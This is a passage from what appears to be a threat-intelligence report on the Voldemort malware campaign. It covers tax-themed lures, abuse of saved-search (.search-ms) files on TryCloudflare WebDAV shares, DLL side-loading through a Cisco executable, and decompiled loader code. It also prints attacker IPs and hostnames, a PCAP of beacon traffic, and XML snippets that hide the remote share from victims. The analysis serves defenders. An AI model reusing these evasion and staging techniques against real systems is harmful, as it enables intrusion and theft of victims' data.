
Threat actor's pingb.in web interface.



```
No.   Time       Source         Destination    Protocol Length Info
10063 148.226483 192.168.3.7    83.147.243.18  TCP        66 49883 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10064 148.386755 83.147.243.18  192.168.3.7    TCP        66 80 → 49883 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1289 SACK_PERM WS=64
10065 148.386880 192.168.3.7    83.147.243.18  TCP        60 49883 → 80 [ACK] Seq=1 Ack=1 Win=262912 Len=0
10066 148.387470 192.168.3.7    83.147.243.18  HTTP      367 GET /p/46bb81b28[redacted]
10067 148.547598 83.147.243.18  192.168.3.7    TCP        54 80 → 49883 [ACK] Seq=1 Ack=314 Win=30272 Len=0
10068 148.547619 83.147.243.18  192.168.3.7    HTTP      148 HTTP/1.1 200 OK
10069 148.547635 83.147.243.18  192.168.3.7    TCP        54 80 → 49883 [FIN, ACK] Seq=95 Ack=314 Win=30272 Len=0
10070 148.547772 192.168.3.7    83.147.243.18  TCP        60 49883 → 80 [ACK] Seq=314 Ack=96 Win=262656 Len=0
10071 148.549121 192.168.3.7    83.147.243.18  TCP        60 49883 → 80 [FIN, ACK] Seq=314 Ack=96 Win=262656 Len=0
10079 148.709160 83.147.243.18  192.168.3.7    TCP        54 80 → 49883 [ACK] Seq=96 Ack=315 Win=30272 Len=0
10859 164.675554 192.168.3.7    83.147.243.18  TCP        66 49897 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10860 164.835924 83.147.243.18  192.168.3.7    TCP        66 80 → 49897 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1289 SACK_PERM WS=64
10861 164.836150 192.168.3.7    83.147.243.18  TCP        60 49897 → 80 [ACK] Seq=1 Ack=1 Win=262912 Len=0
10862 164.836507 192.168.3.7    83.147.243.18  HTTP      395 GET /p/46bb81b[redacted]
10863 164.996744 83.147.243.18  192.168.3.7    TCP        54 80 → 49897 [ACK] Seq=1 Ack=342 Win=30272 Len=0
10864 164.996767 83.147.243.18  192.168.3.7    HTTP      148 HTTP/1.1 200 OK
10865 164.996787 83.147.243.18  192.168.3.7    TCP        54 80 → 49897 [FIN, ACK] Seq=95 Ack=342 Win=30272 Len=0
10866 164.997006 192.168.3.7    83.147.243.18  TCP        60 49897 → 80 [ACK] Seq=342 Ack=96 Win=262656 Len=0
10867 164.997292 192.168.3.7    83.147.243.18  TCP        60 49897 → 80 [FIN, ACK] Seq=342 Ack=96 Win=262656 Len=0
10874 165.157574 83.147.243.18  192.168.3.7    TCP        54 80 → 49897 [ACK] Seq=96 Ack=343 Win=30272 Len=0

> Frame 10066: 367 bytes on wire (2936 bits), 367 bytes captured (2936 bits)
> Ethernet II, Src: [redacted]
> Internet Protocol Version 4, Src: 192.168.3.7, Dst: 83.147.243.18
> Transmission Control Protocol, Src Port: 49883, Dst Port: 80, Seq: 1, Ack: 1, Len: 313
v Hypertext Transfer Protocol
  > GET /p/46bb81[redacted]0Jyk= HTTP/1.1\r\n
    Accept-Encoding: identity\r\n
    Host: 83.147.243.18\r\n
    User-Agent: Python-urllib/3.10\r\n
    Connection: close\r\n
    \r\n
    [Full request URI: http://83.147.243.18/p/46bb81b[redacted]Jyk=]
    [HTTP request 1/1]
    [Response in frame: 10068]
```

PCAP of pingb.in traffic.

The GET request does not contain any other data except the standard headers automatically generated by the Python HTTP library. It then downloads a decoy PDF, relevant to the targeted country, from OpenDrive (a file hosting service like OneDrive) and opens it.


2044_4765.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools 2044_4765.pdf
1 / 8
125%
Share
cerfa
N° 50156 # 28
RÉPUBLIQUE FRANÇAISE
Liberté Égalité Fraternité

Notice pour remplir la déclaration N° 2044 des revenus fonciers de l'année 2023

Cette notice n'a qu'une valeur indicative. Elle ne se substitue pas à la documentation officielle de l'administration.

Déclaration à souscrire

Régime micro foncier	Le régime d'imposition simplifié des revenus fonciers est applicable de plein droit si vous remplissez simultanément les conditions suivantes : – vos revenus fonciers proviennent de la location **non meublée** de propriétés urbaines ou rurales ou de parts de sociétés immobilières de copropriétés dotées de la transparence fiscale **et**, le cas échéant, de parts de sociétés immobilières non soumises à l'impôt sur les sociétés, ainsi que de parts de FPI à raison des produits encaissés par le fonds en provenance de ses actifs immobiliers. Si vous percevez des revenus fonciers uniquement au travers de sociétés immobilières ou de FPI, vous êtes **expressément exclus du régime micro foncier** (voir paragraphe 110). – le montant annuel des revenus fonciers bruts perçus en 2023 par votre foyer fiscal (toutes propriétés

Decoy PDF impersonating DGFIP.

The script collects the computer name, username, domain, and again the result of platform.uname(), storing it as a base64 string and posting it as described above but this time with /stage1-2/ in the URL (despite being executed after stage2-2).

It downloads a password-protected ZIP file called test.png or logo.png from OpenDrive saves it as %localappdata%\Microsoft\Windows\test.zip or logo.zip, and extracts the contents, CiscoCollabHost.exe and CiscoSparkLauncher.dll, using the password "test@123."

It executes the file CiscoCollabHost.exe and deletes the downloaded ZIP as the final action of the Python script. CiscoCollabHost.exe is a legitimate executable related to WebEx and is used to side-load the DLL named CiscoSparkLauncher.dll

CiscoSparkLauncher.dll, which has the exported DLL name "Voldemort_gdrive_dll.dll" or, later in the campaign, "Voldemort_gdrive_c.dll", is detailed in the Malware Analysis section of this report. Proofpoint tracks this payload as Voldemort.

While the URLs to the respective landing pages have been static, the hostname for the TryCloudflare tunnel used in the initial seach-ms query and subsequent WebDAV shares has changed frequently, often daily. Even though the hostname has changed, the structure of the WebDAV shares has been the same:

\public\ - contains the .search-ms files.
\pub\ - contains the LNK or later ZIP files
\library\ - contains the Python distribution and dependencies
\resource\ - contains the Python scripts

Voldemort is a backdoor with capabilities for information gathering and can load additional payloads. A full technical breakdown of the malware and related payloads is available below.

APT activity with cybercrime vibes

Interestingly, the actor used multiple techniques that are becoming more popular in the cybercrime landscape, which—in addition to the volume and targeting that is also more aligned with ecrime campaigns—is unusual. While the lures in the campaign are more typical of a criminal threat actor, the features included in the backdoor are more similar to the features typically found in the tools used for espionage.

Threat actors abuse file schema URIs to access external file sharing resources for malware staging, specifically WebDAV and Server Message Block (SMB). This is done by using the schema "file://" and pointing to a remote server hosting the malicious content. This technique is observed with increasing frequency from cybercriminal threats including IABs.

Proofpoint researchers recently observed an uptick in the abuse of Cloudflare Tunnels, specifically the TryCloudflare feature that allows an attacker to create a one-time tunnel without creating an account. Tunnels are a way to remotely access data and resources that are not on the local network, like using a virtual private network (VPN) or secure shell (SSH) protocol. Each use of TryCloudflare Tunnels generates a random subdomain on trycloudflare[.]com, for example ride-fatal-italic-information[.]trycloudflare[.]com. Traffic to the subdomains is proxied through Cloudflare to the operators' local server. Notably, with Voldemort activity, the threat actors used just four unique TryCloudflare tunnels over the month of August 2024, as opposed to creating a new tunnel for each wave of messages, as Proofpoint has observed with other malicious activity clusters. Unlike previously observed activity, in this campaign the Python dependencies were not downloaded directly on the host and were loaded from the WebDAV share instead.


Abusing the Saved Search File Format

In general, threat actors abuse the Windows search protocol (search-ms) in order to locally, in a folder, display files hosted on a remote machine. This technique is often used to deploy various remote access trojans (RATs). Search-ms allows applications, JavaScript, or HTML to display remote files that look like trusted content directly on a host. Proofpoint has observed multiple cybercrime threat actors – from commodity malware users to initial access brokers (IABs) – leverage this technique. The Voldemort malware campaign is using the rarely observed technique of the saved search file format (.search-ms) which lets the actor save a search query as a file on the WebDAV share.

Normally when a threat actor abuses the Microsoft search protocol, the URI includes the host on which the search is going to be performed, the query that is going to be executed, and the display name of the search. In this case, the search-ms URI contained just the display name and a subquery for a URI on a WebDAV share that also ended in .search-ms. For example:

Search[:]displayname=Downloads&subquery=%5C%ways-sms-pmc-shareholders[.]trycloudflare.com@SSL%5Cpublic%5CSA150_Notes_2024.search-ms

Even more puzzling, when the query was opened in Windows Explorer, the user was instead directed to a search for an .lnk or .zip file without any indication that a file was opened or something similar—the query was performed silently. Moreover, when Proofpoint researchers manually inspected the location of the file, it was no longer in the \public\ share. Instead, the displayed file resided in the \pub\ share on the same host. Upon investigation, researchers discovered virtual folders that, if opened, resulted in the same experience as opening the search URI. The virtual folders were actually the .search-ms files used in the search URI.




Index of /public/

Name	Type	Size	Last modified
federal_tax_instructions.search-ms	File	3,337 Bytes	Mon, 12 Aug 2024 09:13:45 GMT
La_dichiarazione_precompilata_2024.search-ms	File	3,488 Bytes	Mon, 12 Aug 2024 09:15:19 GMT
SA150_Notes_2024.search-ms	File	3,401 Bytes	Mon, 12 Aug 2024 09:16:33 GMT


WsgiDAV/4.3.3 - Mon, 12 Aug 2024 19:21:16 GMT

Manual browsing of WebDAV share via browser.

These .search-ms files turned out to be XML files of the type "Saved Search File Format." Typically, these files are created when performing a search in Windows and manually saving the search, for example, by right-clicking in the search window and selecting "Save search."



Searching locally and saving the search to create a .search-ms file.



malicious.txt

Type of file: Saved Search (.search-ms)

Description: malicious.txt

Location: C:\Users\[redacted]\Searches

Size: 3.27 KB (3,355 bytes)

Size on disk: 4.00 KB (4,096 bytes)

Created: Monday, August 26, 2024, 5:52:54 PM

Modified: Monday, August 26, 2024, 5:52:54 PM

Accessed: Today, August 26, 2024, 2 minutes ago

Attributes: ☐ Read-only ☐ Hidden Advanced...

Resulting .search-ms file after saving the search.

Saving a search will create a .search-ms file in the saved search folder on a Windows host. However, the extension is hidden, even if the option to view extensions for known file types is selected. This is similar to how a user does not typically see the .lnk extension for Windows shortcuts. The functionality of a saved search is intended for situations where someone performs the same searches regularly and wants to easily repeat them with the results presented in a consistent manner. Similar to a search: or search-ms: URI, this will perform the same search again. But with the .search-ms file, a user can also specify how they want Windows Explorer to display the results more specifically. If abused, .search-ms files can more effectively hide elements that would otherwise indicate that the victim is not in a folder on their local machine.

Here are some interesting parts from one of the .search-ms files the actor was using:

Manually editing a file to specify, among other things, that the view should just be shown as “Downloads.”

```
<viewInfo iconSize="32" stackIconSize="0" displayName="Downloads" autoListFlags="0">
```

Defining a narrow view in Windows Explorer to more effectively hides artifacts that could show what share the file is hosted on.

```
<column viewField="System.ItemFolderPathDisplayNarrow"/>
```

A search condition only showing the malicious file on the share.

```
<condition type="leafCondition" property="System.FileName" operator="starts with"   propertyType="string"
value="ABC_of_Tax.zip" localeName="en-US">
```

Specifying the path to the folder or share that should be searched. The GUID represents a network location.

<include path="::{F02C1A0D-BE21-4350-88B0-7367FC96EF3C}\\\invasion-prisoners-inns-aging[.]trycloudflare[.]com@SSL\pub" attributes="1887437133"/>


Author type containing the display name of the Windows user that created the .search-ms file.

<author type="string">test</author>

Malware analysis

The malware is executed by utilizing CiscoCollabHost.exe, which is vulnerable to DLL hijacking. The executable attempts to load a DLL called CiscoSparkLauncher.dll which is kept in the same directory as the executable, but in this case, is malware. The only requirement is the DLL has the correct name and exports a function called SparkEntryPoint.


This SparkEntryPoint starts with a sleep mechanism of roughly 5 –10 minutes with a jitter amount to try and evade sandboxes that run for short periods of time.



```
SystemTime = 0LL;
v90 = 0LL;
GetSystemTime(&SystemTime);
v0 = 1;
normalized_time = SystemTime.wSecond + 60 * (SystemTime.wMinute + 60 * SystemTime.wHour);
do
{
  Sleep(500u);
  GetSystemTime(&v90);
  if ( ((normalized_time * (normalized_time - 1)) & 1) ≠ 0 )
    break;
  v2 = v90.wMinute + 60 * v90.wHour;
  v3 = 0;
  if ( v90.wSecond + 60 * v2 - normalized_time < 300 )
    v3 = v0;
  v0 = v3;
}
while ( v3 );
```

Calculating sleep time.


The malware then has a routine to dynamically invoke APIs that is relatively unique. To resolve functions and call them, the malware passes a DLL handle, a callback to a function, and the arguments to the function it’s trying to call.



```
while ( v3 );
check_apis(v2);
invoke_api(0LL, 0LL, 0LL, 0LL, &dll_handle, decrypt_GetTickCount64, 0LL);
v5 = v4;
```

Call to resolve and invoke a function.

The callback is a function that decrypts a string that is called in the function invoking the Windows APIs.




```
  v14 = v19;
  v21[3] = v8;
  v21[11] = v9;
  v21[12] = v10;
  v21[13] = v11;
  v21[14] = v12;
  v21[15] = v13;
  v15 = 0LL;
  v16 = callback;
  v17 = v21[4] + v21[6] + v21[7] + 520LL - 32;
  p_callback = &callback;
  while ( v15 != v16 )
  {
    v17 -= 8LL;
    *(&retaddr - v17) = *++p_callback;
    ++v15;
  }
  v21[1] = v14;
  v21[2] = v7;
  *v21 = move_stack_values_to_registers_and_jmp;
  __asm { jmp     r11 }
}
```

Stub to call the resolved function and preserve the arguments on the stack.

Cobalt Strike shellcode commonly uses this technique, wherein the resolver resolves the function it’s looking for as well as calling it.


To decrypt strings, the malware relies on an algorithm that looks very similar to XTEA but is unrolled to remove the loops with the block decryption.



```
    if ( v7 )
      memset(&byte_180043250, 0, v7);
    v8 = v4 / 8;
    if ( v4 / 8 > 0 )
    {
      v9 = v3;
      v10 = v8;
      do
      {
        xtea_decrypt_block(a1, v9);
